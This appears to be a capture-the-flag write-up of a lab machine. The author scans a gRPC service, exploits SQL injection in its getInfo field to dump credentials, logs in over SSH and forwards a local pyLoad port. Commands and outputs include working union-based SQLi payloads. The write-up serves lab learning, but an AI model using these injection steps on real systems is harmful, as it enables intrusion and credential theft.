
Information Gathering

1) Found 2 ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.214 -sS -p22,50051 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-01 11:57 IST
Nmap scan report for 10.10.11.214
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:bf:44:ed:ea:1e:32:24:30:1f:53:2c:ea:71:e5:ef (RSA)
|   256 84:86:a6:e2:04:ab:df:f7:1d:45:6c:cf:39:58:09:de (ECDSA)
|_  256 1a:a8:95:72:51:5e:8e:3c:f1:80:f5:42:fd:0a:28:1c (ED25519)
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port50051-TCP:V=7.94SVN%I=7%D=12/1%Time=65697CC3%P=x86_64-pc-linux-gnu%
SF:r(NULL,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0
SF:\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(Gene
SF:ricLines,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff
SF:\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(Ge
SF:tRequest,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff
SF:\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(HT
SF:TPOptions,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xf
SF:f\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(R
SF:TSPRequest,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\x
SF:ff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(
SF:RPCCheck,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff
SF:\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(DN
SF:SVersionBindReqTCP,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0
SF:\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\
```

2) A rpc service called gRPC uses this port 50051




gRPC (**gRPC Remote Procedure Calls**[2]) is a cross-platform open source high performance remote procedure call (RPC) framework. gRPC was initially created by Google, which used a single general-purpose RPC infrastructure called Stubby to connect the large number of microservices running within and across its data centers from about 2001.[3] In March 2015, Google decided to build the next version of Stubby and make it open source. The result was gRPC, which is now used in many organizations aside from Google to power use cases from microservices to the "last mile" of computing (mobile, web, and Internet of Things). It uses HTTP/2 for transport, Protocol Buffers as the interface description language, and provides features such as authentication, bidirectional streaming and flow control, blocking or nonblocking bindings, and cancellation and timeouts. It generates cross-platform client and server bindings for many languages. Most common usage scenarios include connecting services in a microservices style architecture, or connecting mobile device clients to backend services.[4]

gRPC's complex use of HTTP/2 makes it impossible to implement a gRPC client in the browser, instead requiring a proxy.[5]

gRPC

Developer(s)	Google
Initial release	August 2016; 7 years ago
Stable release	1.57.0[1] / August 9, 2023; 3 months ago
Repository	github.com/grpc/grpc
Written in	Android Java, C#, C++, Dart, Go, Java, Kotlin/JVM, Node.js, Objective-C, PHP, Python, Ruby
Type	Remote procedure call framework
License	Apache License 2.0
Website	grpc.io

3) Found a tool to interact with it



4) Checked for available rpcs

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ grpcurl -plaintext 10.10.11.214:50051 list
SimpleApp
grpc.reflection.v1alpha.ServerReflection
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ grpcurl -plaintext 10.10.11.214:50051 list SimpleApp
SimpleApp.LoginUser
SimpleApp.RegisterUser
SimpleApp.getInfo
```

5) Enumerated the rpc

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ grpcurl -plaintext 10.10.11.214:50051 describe SimpleApp
SimpleApp is a service:
service SimpleApp {
  rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );
  rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );
  rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ grpcurl -plaintext 10.10.11.214:50051 describe LoginUserRequest
LoginUserRequest is a message:
message LoginUserRequest {
  string username = 1;
  string password = 2;
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ grpcurl -plaintext -d '{ "username" : "test", "password" : "test" }' 10.10.11.214:50051 SimpleApp/RegisterUser
{
  "message": "Account created for user test!"
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ grpcurl -plaintext -d '{ "username" : "test", "password" : "test" }' 10.10.11.214:50051 SimpleApp/LoginUser
{
  "message": "Your id is 271."
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ grpcurl -plaintext 10.10.11.214:50051 describe getInfoRequest
getInfoRequest is a message:
message getInfoRequest {
  string id = 1;
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ grpcurl -plaintext -d '{ "username" : "test", "password" : "test" }' -vv 10.10.11.214:50051 SimpleApp/LoginUser

Resolved method descriptor:
rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );

Request metadata to send:
(empty)

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 17 bytes

Response contents:
{
  "message": "Your id is 392."
}

Response trailers received:
token: b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMTQyNTYwMn0.pz_flCWg_uNTDZermuZHZgJwJJkKqq8LyvwIr1ifzYA'
Sent 1 request and received 1 response
```

6) Called Getinfo

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ /opt/go/bin/grpcurl -plaintext -H "token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0" -d '{"id" : "404"}' -vv 10.10.11.214:50051 SimpleApp/getInfo

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 19 bytes

Response contents:
{
  "message": "Will update soon."
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

Vulnerability Assessment

1) Tested and Found SQLi

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ /opt/go/bin/grpcurl -plaintext -H "token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0" -d '{"id" : "401 or 1=1 -- -"}' -vv 10.10.11.214:50051 SimpleApp/getInfo

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 46 bytes

Response contents:
{
  "message": "The admin is working hard to fix the issues."
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

2) Made a script to simplify testing

```
#!/bin/bash
/opt/go/bin/grpcurl -plaintext -H "token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0" -d "{\"id\": \"$1\"}" -vv 10.10.11.214:50051 SimpleApp/getInfo
~
```

3) table has only 1 column

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./gpcsqli.sh "404 or 1=1 order by 1 -- -"

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 46 bytes

Response contents:
{
  "message": "The admin is working hard to fix the issues."
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

4) It uses sqlite3

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./gpcsqli.sh "1; select 1"

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
(empty)

Response trailers received:
content-type: application/grpc
Sent 1 request and received 0 responses
ERROR:
  Code: Unknown
  Message: Unexpected <class 'sqlite3.Warning'>: You can only execute one statement at a time.
```

5) found sqlite version

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./gpcsqli.sh "2 union select sqlite_version();"

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6
MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 8 bytes

Response contents:
{
  "message": "3.31.1"
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

6) enumerated table names

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./gpcsqli.sh "2 union SELECT group_concat(tbl_name) FROM sqlite_master W
HERE type='table' and tbl_name NOT like 'sqlite_%' -- -"

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6
MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 19 bytes

Response contents:
{
  "message": "accounts,messages"
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./gpcsqli.sh "2 union SELECT sql FROM sqlite_master WHERE type!='meta' A
ND sql NOT NULL AND name ='accounts' -- -"

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6
MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 67 bytes

Response contents:
{
  "message": "CREATE TABLE \"accounts\" (\n\tusername TEXT UNIQUE,\n\tpasswo
rd TEXT\n)"
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

Exploitation

1) Found credentials

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./gpcsqli.sh "2 union select username||':'||password from accounts where
 rowid=2"

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6
MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 28 bytes

Response contents:
{
  "message": "sau:HereIsYourPassWord1431"
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

2) Logged in with ssh with the creds

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh sau@10.10.11.214
The authenticity of host '10.10.11.214 (10.10.11.214)' can't be established.ED25519 key fingerprint is SHA256:63yHg6metJY5dfzHxDVLi4Zpucku6SuRziVLenmSmZg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.214' (ED25519) to the list of known hosts.
sau@10.10.11.214's password:
Permission denied, please try again.
sau@10.10.11.214's password:
Last login: Mon May 15 09:00:44 2023 from 10.10.14.19
sau@pc:~$
```

Privilege Escalation

1) Enumerated system info

```
sau@pc:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
sau@pc:~$ uname -a
Linux pc 5.4.0-148-generic #165-Ubuntu SMP Tue Apr 18 08:53:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
sau@pc:~$
```

2) found source files

```
sau@pc:/opt/app$ ls
__pycache__  app.proto  app.py  app_pb2.py  app_pb2_grpc.py  middle.py  sqlite.db
sau@pc:/opt/app$
```


3) there is a service listening on port 8000


```
sau@pc:/opt/app$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9666            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0     36 10.10.11.214:22         10.10.14.5:44304        ESTABLISHED -
tcp6       0      0 :::50051                :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

4) its a http service


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh sau@10.10.11.214 -L 127.0.0.1:8000:127.0.0.1:8000
sau@10.10.11.214's password:
Last login: Fri Dec  8 13:48:17 2023 from 10.10.14.5
sau@pc:~$
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 127.0.0.1 -p8000 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 19:19 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  http    CherryPy wsgiserver
| http-title: Login - pyLoad
|_Requested resource was /login?next=http%3A%2F%2Flocalhost%3A8000%2F
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Cheroot/8.6.0

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.79 seconds
```







5) could not find version but found a high value vulnerability



6) got the flag using the rce




sau@pc:~$ cat /tmp/flag.txt
57fd0b7424dcdf88640dd318aab8467b